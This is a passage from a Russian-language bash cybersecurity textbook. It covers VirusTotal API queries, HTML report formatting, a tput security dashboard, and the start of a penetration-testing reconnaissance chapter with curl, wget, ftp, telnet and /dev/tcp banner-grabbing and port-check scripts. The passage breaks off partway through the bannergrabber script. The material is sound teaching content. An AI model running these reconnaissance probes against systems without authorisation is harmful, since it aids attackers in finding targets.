sed -e 's/{"scans": {/&\n /' -e 's/},/&\n/g' "$FN" |      ❶
awk '
NF == 9 {                                                  ❷
    COMMA=","
    QUOTE="\""                                             ❸
    if ( $3 == "true" COMMA ) {                            ❹
        VIRUS=$1                                           ❺
        gsub(QUOTE, "", VIRUS)                             ❻

        RESLT=$7
        gsub(QUOTE, "", RESLT)
        gsub(COMMA, "", RESLT)
```

```
        print VIRUS, "- result:", RESLT
    }
}'
```

❶ Мы начинаем с той же предварительной обработки входных данных, что и в предыдущем сценарии. На этот раз передаем результаты в `awk`.

❷ Код внутри этих фигурных скобок будет выполняться только для входных строк с девятью полями.

❸ Мы устанавливаем переменные для хранения этих строковых констант. Обратите внимание, что мы не можем использовать одинарные кавычки вокруг одного символа двойной кавычки. Почему? Потому что весь сценарий `awk` защищен (от интерпретации специальных символов в оболочке) одинарными кавычками (вернитесь на три строки назад или перейдите в конец этого сценария). Вместо этого мы экранируем двойную кавычку, поставив перед ней обратный слеш.

❹ Здесь третье поле входной строки сравнивается со строкой `"true"`, поскольку в `awk` сочетание строк подразумевает конкатенацию. Мы не используем знак плюс для добавления двух строк, как это делается в некоторых языках; мы просто указываем их рядом друг с другом.

❺ Как и в случае с `$3`, который используется в условии `if`, `$1` здесь относится к номеру поля входной строки — первому слову ввода. Это не переменная оболочки, ссылающаяся на параметр сценария. Помните про одинарные кавычки, в которые заключен этот сценарий `awk`.

❻ `gsub` — это функция `awk`, выполняющая глобальное замещение. При поиске через третий аргумент она заменяет все вхождения первого аргумента вторым. Поскольку второй аргумент — это пустая строка, то из строки в переменной `VIRUS` (которой было присвоено значение первого поля строки ввода) удаляются все символы кавычек.

Остальная часть сценария, выполняющая эти замены и выводящая результаты, во многом совпадает с предыдущим. Помните, что в `awk` сценарий продолжает читать stdin и выполнять код по одному разу для каждой строки ввода до его конца.

Сканирование файла

Вы можете выгрузить новые файлы для анализа в VirusTotal, если информации о них еще нет в базе данных. Для этого вам нужно отправить запрос HTML POST на URL-адрес https://www.virustotal.com/vtapi/v2/file/scan. Вы также должны предоставить свой ключ API и путь для выгрузки файла. Ниже приведен пример

использования файла Windows `calc.exe`, который обычно можно найти в каталоге `C:\Windows\System32`:

```
curl --request POST --url 'https://www.virustotal.com/vtapi/v2/file/scan'
--form 'apikey=replacewithapikey' --form 'file=@/c/Windows/System32/calc.exe'
```

Результаты после выгрузки файла будут получены не сразу. Возвращается, например, следующий объект JSON, содержащий метаданные файла, который можно использовать для последующего получения отчета с применением идентификатора сканирования или одного из значений хеш-функции:


```
{
"scan_id": "5543a258a819524b477dac619efa82b7f42822e3f446c9709fadc25fdff94226-1...",
"sha1": "7ffebfee4b3c05a0a8731e859bf20ebb0b98b5fa",
"resource": "5543a258a819524b477dac619efa82b7f42822e3f446c9709fadc25fdff94226",
"response_code": 1,
"sha256": "5543a258a819524b477dac619efa82b7f42822e3f446c9709fadc25fdff94226",
"permalink": "https://www.virustotal.com/file/5543a258a819524b477dac619efa82b7...",
"md5": "d82c445e3d484f31cd2638a4338e5fd9",
"verbose_msg": "Scan request successfully queued, come back later for the report"
}
```


Сканирование URL-адресов, доменов и IP-адресов

VirusTotal также предоставляет возможность сканирования определенного URL, домена или IP-адреса. Все вызовы API схожи в том, что они отправляют HTTP-запрос GET на соответствующий URL-адрес, указанный в табл. 11.3 с соответствующими параметрами.

Таблица 11.3. VirusTotal URL API

Описание	**Запросить URL**	**Параметры**
Отчет по URL	https://www.virustotal.com/vtapi/v2/url/report	apikey, resource, allinfo, scan
Доменный отчет	https://www.virustotal.com/vtapi/v2/domain/report	apikey, domain
Отчет по IP	https://www.virustotal.com/vtapi/v2/ip-address/report	apikey, ip

Вот пример запроса отчета сканирования по URL-адресу:

```
curl 'https://www.virustotal.com/vtapi/v2/url/report?apikey=replacewithapikey
&resource=www.oreilly.com&allinfo=false&scan=1'
```

Параметр `scan=1` автоматически отправит URL-адрес для анализа, если его еще нет в базе данных.

Выводы

Используя только командную строку, нельзя обеспечить тот же уровень производительности, что предоставляют полнофункциональные инструменты реверс-инжиниринга. Но с ее помощью можно обеспечить проверку исполняемого файла. Не забывайте, что анализировать подозрительные вредоносные программы следует только на системах, отключенных от сети, и помните о проблемах конфиденциальности, которые могут возникнуть при выгрузке файлов в VirusTotal или другие подобные сервисы.

В следующей главе мы рассмотрим, как улучшить визуализацию данных после их сбора и анализа.

Упражнения

1. Создайте регулярное выражение для поиска в двоичном файле одиночных печатаемых символов, разделенных одиночными непечатаемыми символами. Например, `p.a.s.s.w.o.r.d`, где `.` представляет непечатаемый символ.
2. Выполните поиск вхождения одного печатаемого символа в двоичном файле. Вместо того чтобы печатать найденные символы, распечатайте символы, которые не были найдены. Чтобы немного упростить упражнение, учитывайте только буквенно-цифровые символы.
3. С помощью одной команды напишите сценарий для взаимодействия с API VirusTotal. Используйте параметр `-H` для проверки хеша, `-F` — для загрузки файла и `-U` — для проверки URL-адреса. Например:

   ```
   $ ./vt.sh -h db349b97c37d22f5ea1d1841e3c89eb4

   Detected: W32.WannaCrypLTE.Trojan
   ```

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

12 Форматирование и отчетность

Для получения максимальной пользы все собранные ранее и проанализированные данные должны быть представлены в понятном и удобочитаемом формате. Часто формат стандартного вывода командной строки не позволяет выводить большое количество информации. Поэтому для улучшения читаемости можно воспользоваться дополнительными методами.

Используемые команды

В этой главе для форматирования вывода мы будем применять команду `tput`.

tput

Команда `tput`, используя базу данных `terminfo`, управляет вашими сеансами работы с терминалом. С помощью команды `tput` можно управлять различными функциями терминала, такими как перемещение или изменение вида курсора, изменение свойств текста и очистка определенных областей экрана терминала.

Общие параметры команды

- `clear` — очистить экран.
- `cols` — распечатать количество столбцов терминала.
- `cup <x> <y>` — переместить курсор в положение `<x>`, `<y>`.
- `lines` — распечатать количество строк терминала.
- `rmcup` — вернуться к обычному экрану терминала.

- `setab` — установить цвет фона терминала.
- `setaf` — установить основной цвет терминала.
- `smcup` — сохранить текущий экран терминала и очистить экран.

Форматирование для отображения в виде HTML-документа

Если результат не требуется просматривать непосредственно в командной строке, отличным способом обеспечить аккуратное и понятное форматирование выводимых данных будет преобразование информации в формат HTML. Данные в формате HTML удобно выводить на печать, используя встроенные в браузер возможности для печати.

Полный синтаксис HTML выходит за рамки этой книги, здесь же мы рассмотрим основные принципы форматирования. HTML — это компьютерный язык, который определяется рядом тегов, управляющих форматированием данных и их поведением в браузере. В HTML обычно используются открывающие теги (`<head>`) и соответствующий закрывающий тег, содержащий символ слеша (`</head>`). В табл. 12.1 перечислены несколько наиболее популярных тегов и их назначение.

Таблица 12.1. Основные HTML-теги

Тег	**Назначение**
<html>	Внешний тег в HTML-документе
<body>	Тег, содержащий основное содержимое HTML-документа
<h1>	Заголовок
<b>	Полужирный текст
	Нумерованный список
	Маркированный список

В примере 12.1 показан образец документа HTML.

Пример 12.1. Заготовка HTML-документа

```
<html>   ❶
   <body>   ❷
      <h1>This is a header</h1>
```

```
      <b>this is bold text</b>
      <a href="http://www.oreilly.com">this is a link</a>
      <ol>  ❸
         <li>This is list item 1</li>  ❹
         <li>This is list item 2</li>
      </ol>
      <table border=1>  ❺
         <tr>  ❻
            <td>Row 1, Column 1</td>  ❼
            <td>Row 1, Column 2</td>
         </tr>
         <tr>
            <td>Row 2, Column 1</td>
            <td>Row 2, Column 2</td>
         </tr>
      </table>
   </body>
</html>
```

❶ HTML-документы должны начинаться и заканчиваться тегом `<html>`.

❷ Основное содержимое веб-страницы находится внутри тега `<body>`.

❸ Тег `<ol>` предназначен для создания нумерованного списка, а тег `<ul>` — для создания маркированного.

❹ Тег `<li>` определяет элемент списка.

❺ Тег `<table>` используется для определения таблицы.

❻ Тег `<tr>` применяется для определения строки таблицы.

❼ Тег `<td>` используется для определения ячейки таблицы.



Для получения дополнительной информации о HTML обратитесь к справочным материалам HTML5 Консорциума World Wide Web (http://bit.ly/2U1TRbz).

На рис. 12.1 показано, как выглядит страница из примера 12.1 при отображении в браузере.

Чтобы упростить вывод в HTML, вы можете создать простой сценарий для упаковки элементов в теги. Сценарий, показанный в примере 12.2, принимает строку и тег, после чего выводит эту строку, окруженную тегом, а затем символ новой строки.

This is a header

this is bold text this is a link

1. This is list item 1
2. This is list item 2

Row 1, Column 1	Row 1, Column 2
Row 2, Column 1	Row 2, Column 2

Рис. 12.1. Визуализированная HTML-страница

Пример 12.2. tagit.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# tagit.sh
#
# Описание:
# Поместить открывающие и закрывающие теги вокруг строки
#
# Использование:
# tagit.sh <tag> <string>
#   <tag> Используемый тег
#   <string> Строка с тегами
#

printf '<%s>%s</%s>\n' "${1}" "${2}" "${1}"
```

Полученный вывод также можно превратить в простую функцию, которую впоследствии можно включить в другие сценарии:

```
function tagit ()
{
    printf '<%s>%s</%s>\n' "${1}" "${2}" "${1}"
}
```

Вы можете использовать HTML-теги для переформатирования практически любого типа данных, после чего чтение этих данных значительно облегчится.

В примере 12.3 показан сценарий, читающий файл Apache `access.log`, приведенный в примере 7.2. Для переформатирования и вывода файла журнала в виде HTML используется функция `tagit`.

Пример 12.3. weblogfmt.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# weblogfmt.sh
#
# Описание:
# Чтение веб-журнала Apache и его вывод в виде HTML
#
# Использование:
# weblogfmt.sh < input.file > output.file
#

function tagit()
{
    printf '<%s>%s</%s>\n' "${1}" "${2}" "${1}"
}

# основные теги заголовка
echo "<html>"                                          ❶
echo "<body>"
echo "<h1>$1</h1>"           # заголовок

echo "<table border=1>"      # таблица с границами
echo "<tr>"                  # новая строка таблицы
echo "<th>IP Address</th>"   # заголовок столбца
echo "<th>Date</th>"
echo "<th>URL Requested</th>"
echo "<th>Status Code</th>"
echo "<th>Size</th>"
echo "<th>Referrer</th>"
echo "<th>User Agent</th>"
echo "</tr>"

while read f1 f2 f3 f4 f5 f6 f7 f8 f9 f10 f11 f12plus   ❷
do
        echo "<tr>"
        tagit "td" "${f1}"
        tagit "td" "${f4} ${f5}"                        ❸
        tagit "td" "${f6} ${f7}"
        tagit "td" "${f9}"
        tagit "td" "${f10}"
        tagit "td" "${f11}"
```

```
        tagit "td" "${f12plus}"
        echo "</tr>"
done < $1

# закрывающие теги
echo "</table>"
echo "</body>"
echo "</html>"
```

❶ Существует несколько способов распечатать длинный текст. Мы могли бы использовать здесь документ вместе с программой `cat`, допустим, так:

```
cat <<EOF
<html>
<body>
<h1>$1</h1>
...
EOF
```

Преимущество этого кода в том, что не требуется повторять все команды `echo`. Обратите внимание: все равно потребуется выполнить замену `$1`, если при вызове не будет ссылки на `EOF` в любой форме. Однако в этом решении есть один недостаток: в таком случае мы не сможем добавлять в наш ввод комментарии.

❷ Файл журнала — это файл фиксированного формата, по крайней мере для нескольких первых полей. Здесь мы можем прочитать каждую строку из файла журнала и разобрать ее на поля. Для чтения всех полей в массив можно использовать конструкцию `read -a RAOFTXT`, по одному полю для каждого индекса. Но при таком подходе становится сложно распечатать все оставшиеся поля, расположенные после 12-го. Поэтому все оставшиеся слова были включены в последнее поле, которое мы назвали `f12plus`.

❸ Обратите внимание, что в этой и следующей строках два аргумента заключены в пару двойных кавычек. В данной строке объединены аргументы `f4` и `f5`. После того как их совместно взяли в кавычки, для сценария `tagit` они превращаются в один аргумент (`$2`). Таким образом можно сделать вывод, что `f12plus` следует заключить в кавычки. При этом все слова в данном поле будут рассматриваться как один аргумент `tagit`.

На рис. 12.2 показан пример вывода из примера 12.3.

Прежде чем отправлять эти данные в сценарий, например в `weblogfmt.sh`, который их отформатирует, их следует отфильтровать и отсортировать. Для фильтрации и сортировки данных можно воспользоваться методами, описанными в главе 7.

access.log

IP Address	Date	URL Requested	Status Code	Size	Referrer	User Agent
192.168.0.37	[12/Nov /2017:15:52:59 -0500]	"GET /	200	2377	"-"	"Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0"
192.168.0.37	[12/Nov /2017:15:52:59 -0500]	"GET /backblue.gif	200	4529	"http://192.168.0.35/"	"Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0"
192.168.0.37	[12/Nov /2017:15:52:59 -0500]	"GET /fade.gif	200	1112	"http://192.168.0.35/"	"Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0"
192.168.0.37	[12/Nov /2017:15:52:59 -0500]	"GET /favicon.ico	404	503	"-"	"Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0"
192.168.0.37	[12/Nov /2017:15:52:59 -0500]	"GET /index.html	200	6933	"-"	"Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0"
192.168.0.37	[12/Nov /2017:15:52:59 -0500]	"GET /favicon.ico	404	504	"-"	"Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0"
192.168.0.37	[12/Nov /2017:15:52:59 -0500]	"GET /files/main_styleaf0e.css?1509483497	200	5022	"http://192.168.0.35/index.html"	"Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0"
192.168.0.37	[12/Nov /2017:15:52:59 -0500]	"GET /files/theme/mobile49c2.js?1490908488	200	3413	"http://192.168.0.35/index.html"	"Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0"

Рис. 12.2. Визуализация вывода из weblogfmt.sh

Создание панели мониторинга

Панели инструментов полезны, если требуется отобразить несколько блоков информации, меняющейся со временем. Панель инструментов, которую мы далее рассмотрим, отобразит выводы трех сценариев и станет обновлять их через равные промежутки времени.

Здесь используются графические функции окна терминала. Вместо того чтобы просто прокручивать данные страницу за страницей, сценарий каждый раз будет перерисовывать экран с одной и той же начальной позиции, чтобы при перерисовке он полностью обновлялся.

Чтобы сценарий можно было переносить между различными программами, запущенными в терминале, нужно использовать команду `tput`, которая будет запрашивать последовательность символов, выполняющих графические функции для открытого в данный момент окна программы.

Поскольку экран постоянно «перерисовывается», вы не можете просто переместиться в верхнюю часть экрана и восстановить результат. Почему? Поскольку при следующей итерации могут быть отображены более короткие строки, чем в предыдущем выводе, старые данные с экрана следует удалить.

Сначала следует очистить экран, но, если на нем перед заполнением ничего не будет (например, из-за задержек в командах, предоставляющих вывод для отображения), этот эффект будет раздражать. В таком случае вы можете отправлять весь вывод через функцию (нашей собственной разработки), печатающую каждую строку вывода, и добавлять в конец каждой строки последовательность символов, которая будет очищать каждую строку по ее окончании, удаляя тем самым весь предыдущий вывод. Данная функция позволит немного украсить вывод, завершая каждую строку пунктирной линией.

В примере 12.4 показано создание экранной панели управления, содержащей три отдельных раздела вывода.

Пример 12.4. webdash.sh

```
#!/bin/bash -
#
# Rapid Cybersecurity Ops
# webdash.sh
#
# Описание:
# Создание информационной панели
```

```
# Заголовок
# --------------
# Однострочный вывод
# --------------
# Вывод из пяти строк
# ...
# --------------
# Метки столбцов, а затем
# восемь строк гистограммы
# ...
# --------------
#

# некоторые важные постоянные строки
UPTOP=$(tput cup 0 0)                                       ❶
ERAS2EOL=$(tput el)
REV=$(tput rev)         # негативное изображение
OFF=$(tput sgr0)        # общий сброс
SMUL=$(tput smul)       # режим подчеркивания включен (пуск)
RMUL=$(tput rmul)       # режим подчеркивания выключен (сброс)
COLUMNS=$(tput cols)    # ширина нашего окна
# DASHES(ТИРЕ)='------------------------------------'
printf -v DASHES '%*s' $COLUMNS '-'                         ❷
DASHES=${DASHES// /-}

#
# prSection - напечатать фрагмент экрана
#       напечатать $1-many строк из stdin
#       каждая строка представляет собой полную строку текста
#       с последующим стиранием до конца строки
#       разделы заканчиваются штриховой линией
#
function prSection ()
{
    local -i i                                              ❸
    for((i=0; i < ${1:-5}; i++))
    do
        read aline
        printf '%s%s\n' "$aline" "${ERAS2EOL}"              ❹
    done
    printf '%s%s\n%s' "$DASHES" "${ERAS2EOL}" "${ERAS2EOL}"
}

function cleanup()                                          ❺
{
    if [[ -n $BGPID ]]
    then
      kill %1                                               ❻
      rm -f $TMPFILE
    fi
} &> /dev/null                                              ❼
```

```
trap cleanup EXIT

# запустить процесс bg
TMPFILE=$(tempfile)                                          ❽
{ bash tailcount.sh $1 | \

  bash livebar.sh > $TMPFILE ; } &                           ❾
BGPID=$!

clear
while true
do
    printf '%s' "$UPTOP"
    # заголовок:
    echo "${REV}Rapid Cyber Ops Ch. 12 -- Security Dashboard${OFF}" \
    | prSection 1
    #----------------------------------------
    {                                                        ❿
      printf 'connections:%4d %s\n' \
            $(netstat -an | grep 'ESTAB' | wc -l) "$(date)"
    } | prSection 1
    #----------------------------------------
    tail -5 /var/log/syslog | cut -c 1-16,45-105 | prSection 5
    #----------------------------------------
    { echo "${SMUL}yymmdd${RMUL}" \
            "${SMUL}hhmmss${RMUL}" \
            "${SMUL}count of events${RMUL}"
      tail -8 $TMPFILE
    } | prSection 9
    sleep 3
done
```

❶ Команда `tput` предоставляет независимую от терминала последовательность символов, позволяющую переместиться в левый верхний угол экрана. Чтобы не вызывать данную команду при каждом цикле, мы вызываем ее только один раз и сохраняем вывод для повторного использования при каждой итерации. Далее следуют другие вызовы специальных последовательностей, сохраненных для повторного использования.

❷ Существует несколько способов создания пунктирной линии. Здесь мы выбрали один, хоть немного и замысловатый, но очень интересный вариант. При этом двухэтапном процессе используется заполнение функцией `printf` всей пустой результирующей строки. Символ * указывает функции `printf` использовать для задания ширины отформатированного поля первую переменную. В результате получается строка из 49 пробелов и одного знака минус. Напечатанная строка сохраняется в переменной, заданной параметром `-v`. Вторая часть создания пунктирной линии заключается в том, чтобы заменить каждый пробел знаком минус (двойной слеш указывает bash заменить не только первое, но и все остальные вхождения).

❸ Объявление в нашем сценарии переменной `i` как локальной — хорошая практика, хотя для нашего сценария это некритично. Тем не менее так ваш цикл `for` не будет изменять какой-либо другой индекс или счетчик.

❹ К каждой строке, отправляемой через данную функцию, мы добавляем указание erase-to-end-of-line («стереть до конца строки») как в текущей, так и в следующей функции `printf`. После печати пунктирной линии вторая функция `printf` стирает следующую строку, где курсор будет находиться до следующей итерации.

❺ Функция очистки вызывается при выходе из сценария панели мониторинга, когда пользователь для прерывания и выхода из сценария нажмет сочетание клавиш Ctrl+C. Как и наша функция очистки в сценарии `tailcount.sh` (см. главу 8), эта функция завершит работу функций, находящихся в фоновом режиме.

❻ В отличие от предыдущей версии, где системный вызов `kill` отправляет сигнал определенному процессу, здесь мы используем нотацию `%1`, чтобы дать системному вызову `kill` указание, согласно которому сигнал должен быть передан всем процессам, запущенным в результате работы процесса в фоновом режиме. Все эти процессы считаются частью одной и той же «работы». Их рабочие номера (`%1`, `%2`, `%3` и т. д.) определяются порядком их размещения в фоновом режиме. В этом сценарии у нас есть только один фоновый процесс.

❼ Мы перенаправляем вывод в функцию `clear` таким образом, что все выходные данные, поступающие из stdout или stderr, будут отброшены. Такая очистка гарантирует отсутствие любых неожиданных сообщений, хотя ничего подобного мы и не ожидаем (это плохо для отладки, но экран будет намного чище).

❽ Команда `tempfile` генерирует уникальное имя и проверяет, не используется ли оно в данный момент. В результате нам будет известно, что, независимо от количества запущенных экземпляров сценария и расположенных рядом других файлов, для этого сценария рабочий файл будет доступен. В функции `clear` есть код, удаляющий данный файл при каждом выходе из сценария.

❾ Эта строка запускает два сценария, которые описаны в главе 8. Данные сценарии подсчитывают строки, добавляемые в конце файла. Фигурные скобки группируют все процессы этого конвейера команд вместе и помещают в «фон», отключая их от ввода с клавиатуры. Эти процессы и все, что они создали, являются частью задания 1 (`%1`), то есть задания, работу которого прекратит функция `clear`.

❿ Каждый раздел вывода отправляется отдельно в функцию `prSection`. Команды для раздела не нужно группировать внутри фигурных скобок, если для этого раздела одна команда генерирует вывод. Это относится к первым трем разделам,

но четвертому разделу для группировки двух операторов (`echo` и `tail`), записывающих вывод, требуются скобки. Во втором разделе фигурные скобки хотя и не нужны, но предусмотрены в случае, если мы когда-нибудь захотим расширить этот раздел и иметь разные выходные данные. Команды для раздела не нужно группировать внутри фигурных скобок, если одна команда генерирует вывод. Для всех остальных разделов в качестве меры предосторожности при расширении можно сделать то же самое. Обратите внимание на небольшую разницу в синтаксисе между использованием фигурных скобок в этой и предыдущей строке с пометкой. Нам не нужна точка с запятой, потому что мы помещаем закрывающую скобку на новую строку.

На рис. 12.3 показан пример вывода сценария панели управления.

```
SecOps w/bash Ch. 12 -- Security Dashboard
------------------------------------------------------------------------------
connections:   0       Mon Sep 17 21:46:34 PDT 2018
------------------------------------------------------------------------------
Sep 17 21:44:37  (nm-applet:1348): Gtk-CRITICAL **: gtk_widget_destroy: asser
Sep 17 21:44:37  (nm-applet:1348): Gtk-CRITICAL **: gtk_widget_destroy: asser
Sep 17 21:45:40  wlp2s0: Failed to initiate sched scan
Sep 17 21:45:40  (nm-applet:1348): Gtk-WARNING **: Can't set a parent on widg
Sep 17 21:45:40  (nm-applet:1348): Gtk-CRITICAL **: gtk_widget_destroy: asser
------------------------------------------------------------------------------
yymmdd hhmmss count of events
180917 214558   10:##########
180917 214603    0:#
180917 214608    0:#
180917 214613    0:#
180917 214618    5:#####
180917 214623   19:###################
180917 214628   20:####################
180917 214633   19:###################
------------------------------------------------------------------------------
```

Рис. 12.3. Вывод на панели управления

Выводы

Полученные ранее данные принесут пользу только в том случае, если будут удобны для чтения пользователю, которому эта информация предназначалась. HTML предоставляет простой способ форматирования данных для отображения на экране или для печати. Панель мониторинга, созданная в этой главе, может быть особенно полезной при отслеживании информации в режиме реального времени.

В следующей главе мы рассмотрим, как командная строка и bash могут помочь вам выполнить тестирование на проникновение.

Упражнения

1. Измените сценарий `webdash.sh` так, чтобы захватить два аргумента командной строки, определяющие записи журнала, используемого для мониторинга. Например:

   ```
   ./webdash.sh /var/log/apache2/error.log /var/log/apache2/access.log
   ```

2. Напишите сценарий, подобный примеру 12.3, который преобразует журнал ошибок Apache в HTML-код.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

Часть III
Тестирование на проникновение

Пусть планы твои пребывают во тьме,
непроницаемые, словно ночь, так,
чтобы, когда ты двинешь свои силы, они
обрушились подобно молнии[1].

Сунь-цзы. Искусство войны

В части III мы рассмотрим использование командной строки во время тестов на проникновение, чтобы проводить разведку, выявлять уязвимости и предоставлять удаленный доступ.

[1] Оригинальная цитата: Let your plans be dark and impenetrable as night, and when you move, fall like a thunderbolt.

13 Разведка

Разведка — это, как правило, первый шаг при тестировании на проникновение. Основная задача данного этапа — используя все доступные ресурсы, собрать как можно больше информации о цели. Нас интересуют такие сведения, как имена, адреса электронной почты и номера телефонов, пространство IP-адресов, открытые сетевые порты и используемое программное обеспечение.

Используемые команды

В этой главе мы познакомимся с командой `ftp`.

ftp

Команда `ftp` предназначена для передачи файлов на FTP-сервер и обратно.

Общие параметры команды

`-n` — запретить автоматический вход на сервер.

Пример команды

Для подключения к FTP-серверу с IP-адресом 192.168.0.125 напишите следующее:

```
ftp 192.168.0.125
```

По умолчанию команда `ftp` попытается подключиться через TCP-порт 21. Если вы хотите подключиться через другой порт, укажите номер, введя его после IP-адреса хоста. Например, подключимся к порту 50:

```
ftp 192.168.0.125 50
```

После подключения к FTP-серверу для отправки и получения файлов используйте интерактивные команды. Чтобы вывести список каталогов, введите команду `ls`;

для перехода из каталога в каталог воспользуйтесь командой `cd`; для передачи файлов на FTP-сервер применяется команда `put`, а для передачи файлов с FTP-сервера — команда `get`.

Просмотр веб-сайтов

Для копирования веб-страницы из сети можно использовать команду `curl`. Она проста в использовании, но имеет множество дополнительных параметров, предоставляющих возможность обработки удаленной аутентификации и сеансовых файлов cookie. Обычно вместе с командой `curl` используется параметр `-L`, позволяющий команде следовать перенаправлениям HTTP при изменении местоположения страницы. По умолчанию `curl` будет выводить необработанный HTML-код в stdout. Но вывод с помощью параметра `-o` можно перенаправить в файл:

```
curl -L -o output.html https://www.oreilly.com
```

Параметр `-I` позволит команде `curl` получать только HTTP-заголовки, а все остальное содержимое страницы игнорировать. Это может быть полезно при попытке идентификации версии веб-сервера или операционной системы. В приведенном ниже примере можно увидеть, что сервер использует Apache 2.4.7 и операционную систему Ubuntu:

```
$ curl -LI https://www.oreilly.com

HTTP/1.1 200 OK
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Fri, 19 Oct 2018 08:30:02 GMT
Content-Type: text/html
Cache-Control: max-age=7428
Expires: Fri, 19 Oct 2018 16:16:48 GMT
Date: Fri, 19 Oct 2018 14:13:00 GMT
Connection: keep-alive
```



Вы хотите узнать, доступен ли сайт? Перехватите заголовок с помощью curl, а затем для поиска кода состояния HTTP 200 используйте команду grep:

```
$ curl -LIs https://www.oreilly.com | grep '200 OK'

HTTP/1.1 200 OK
```

К сожалению, `curl` может извлекать только указанную страницу и не имеет функций просмотра содержимого всего сайта или перехода по ссылкам на странице.

WGET

Команда `wget` также предназначена для загрузки веб-страниц, но по умолчанию во многих дистрибутивах Linux она не установлена. В Git Bash эта команда тоже отсутствует. Чтобы установить `wget` в дистрибутив Linux на основе Debian, выполните следующие действия:

```
sudo apt-get install wget
```

Одно из главных преимуществ `wget` перед `curl` в том, что `wget` позволяет зеркально отображать или копировать весь веб-сайт, а не просто получить одну страницу или файл. При использовании зеркального режима `wget` будет сканировать сайт по ссылкам и загружать содержимое каждой найденной страницы в указанный каталог:

```
wget -p -m -k -P ./mirror https://www.digadel.com
```

Параметр `-p` используется для загрузки файлов, связанных с веб-сайтом, таких как каскадные таблицы стилей (CSS) и файлы изображений; параметр `-m` включает режим зеркального отображения, параметр `-k` преобразует ссылки на загруженные страницы в локальные пути; а параметр `-P` указывает путь (то есть каталог), в котором сохраняется зеркальный веб-сайт.

Автоматический захват баннера

При подключении к серверу иногда появляется информация о приложении веб-сервиса или об операционной системе — *баннер*. При подключении к веб-серверу O'Reilly в заголовке HTTP можно увидеть такой баннер операционной системы:

```
HTTP/1.1 200 OK
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Fri, 19 Oct 2018 08:30:02 GMT
Content-Type: text/html
Cache-Control: max-age=7428
Expires: Fri, 19 Oct 2018 16:16:48 GMT
Date: Fri, 19 Oct 2018 14:13:00 GMT
Connection: keep-alive
```

Ценной считается информация о том, в какой операционной системе работает потенциальная цель. Получив эту информацию, вы можете узнать, какие уязвимости могут существовать в данной системе. Впоследствии эти уязвимости можно использовать на начальном этапе жизненного цикла атаки.

Баннеры обычно отображают несколько типов систем, включая веб-серверы, FTP-серверы и серверы протокола SMTP (Simple Mail Transfer Protocol). В табл. 13.1 показаны сетевые порты, которые обычно используются этими службами.

Таблица 13.1. Стандартные порты

Протокол сервера	Номер порта
FTP	TCP 21
SMTP	TCP 25
HTTP	TCP 80



В большинстве операционных систем баннер может быть изменен системным администратором. Баннер можно удалить полностью либо заставить его сообщать ложную информацию. Его также можно рассматривать как индикатор типа операционной системы или приложения, но полностью ему доверять нельзя.

В главе 9 мы рассматривали, как с помощью сценария `scan.sh` сканировать сетевой порт. Этот сценарий можно расширить таким образом, что при каждом обнаружении узла с одним из открытых портов (FTP, SMTP или HTTP) он будет пытаться получить и сохранить баннер сервера.

Вы уже видели, как можно использовать команду `curl` для захвата заголовка HTTP, который может содержать баннер:

```
curl -LI https://www.oreilly.com
```

Для захвата баннера с FTP-сервера можно использовать команду `ftp`:

```
$ ftp -n 192.168.0.16

Connected to 192.168.0.16.
220 (vsFTPd 3.0.3)
ftp>
```

Параметр `-n` применяется, чтобы команда `ftp` не пыталась автоматически войти на сервер. Чтобы после подключения закрыть FTP-соединение, с терминала `ftp>` введите команду `quit`.

Самый простой способ перехватить баннер с SMTP-сервера — использовать команду `telnet` с сетевым портом 25:

```
$ telnet 192.168.0.16 25

Connected to 192.168.0.16
Escape character is '^]'.
220 localhost.localdomain ESMTP Postfix (Ubuntu)
```

Команда `telnet` доступна в большинстве версий Linux, но в Git Bash и во многих версиях Windows она отсутствует. В этих случаях, чтобы получить аналог команды `telnet`, вы можете написать небольшой сценарий, используя дескриптор bash `/dev/tcp`.

В примере 13.1 показано, как для подключения к SMTP-серверу и захвата баннера использовать файловый дескриптор bash TCP.

Пример 13.1. smtpconnect.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# smtpconnect.sh
#
# Описание:
# Подключение к SMTP-серверу и печать приветственного баннера
#
# Использование:
# smtpconnect.sh <host>
#   <host> SMTP-сервер для соединения
#

exec 3<>/dev/tcp/"$1"/25
echo -e 'quit\r\n' >&3
cat <&3
```

При запуске этого сценария мы получим следующий вывод:

```
$ ./smtpconnect.sh 192.168.0.16

220 localhost.localdomain ESMTP Postfix (Ubuntu)
```

В примере 13.2 показано, как это все объединить для автоматического извлечения баннеров с серверов FTP, SMTP и HTTP.

Пример 13.2. bannergrabber.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# bannergrabber.sh
#
# Описание:
# Автоматическое извлечение баннеров с HTTP-, SMTP- и FTP-серверов
#
# Использование: ./bannergrabber.sh hostname [scratchfile]
#   scratchfile используется во время обработки, но удаляется;
#   по умолчанию: "scratch.file" или сгенерированное имя
#
```

```
#
function isportopen ()
{
    (( $# < 2 )) && return 1                        ❶
    local host port
    host=$1
    port=$2
    echo >/dev/null 2>&1 < /dev/tcp/${host}/${port}  ❷
    return $?
}

function cleanup ()
{
    rm -f "$SCRATCH"
}

ATHOST="$1"
SCRATCH="$2"
if [[ -z $2 ]]
then
    if [[ -n $(type -p tempfile) ]]
    then
        SCRATCH=$(tempfile)
    else
      SCRATCH='scratch.file'
    fi
fi

trap cleanup EXIT                                   ❸
touch "$SCRATCH"                                    ❹

if isportopen $ATHOST 21       # FTP               ❺
then
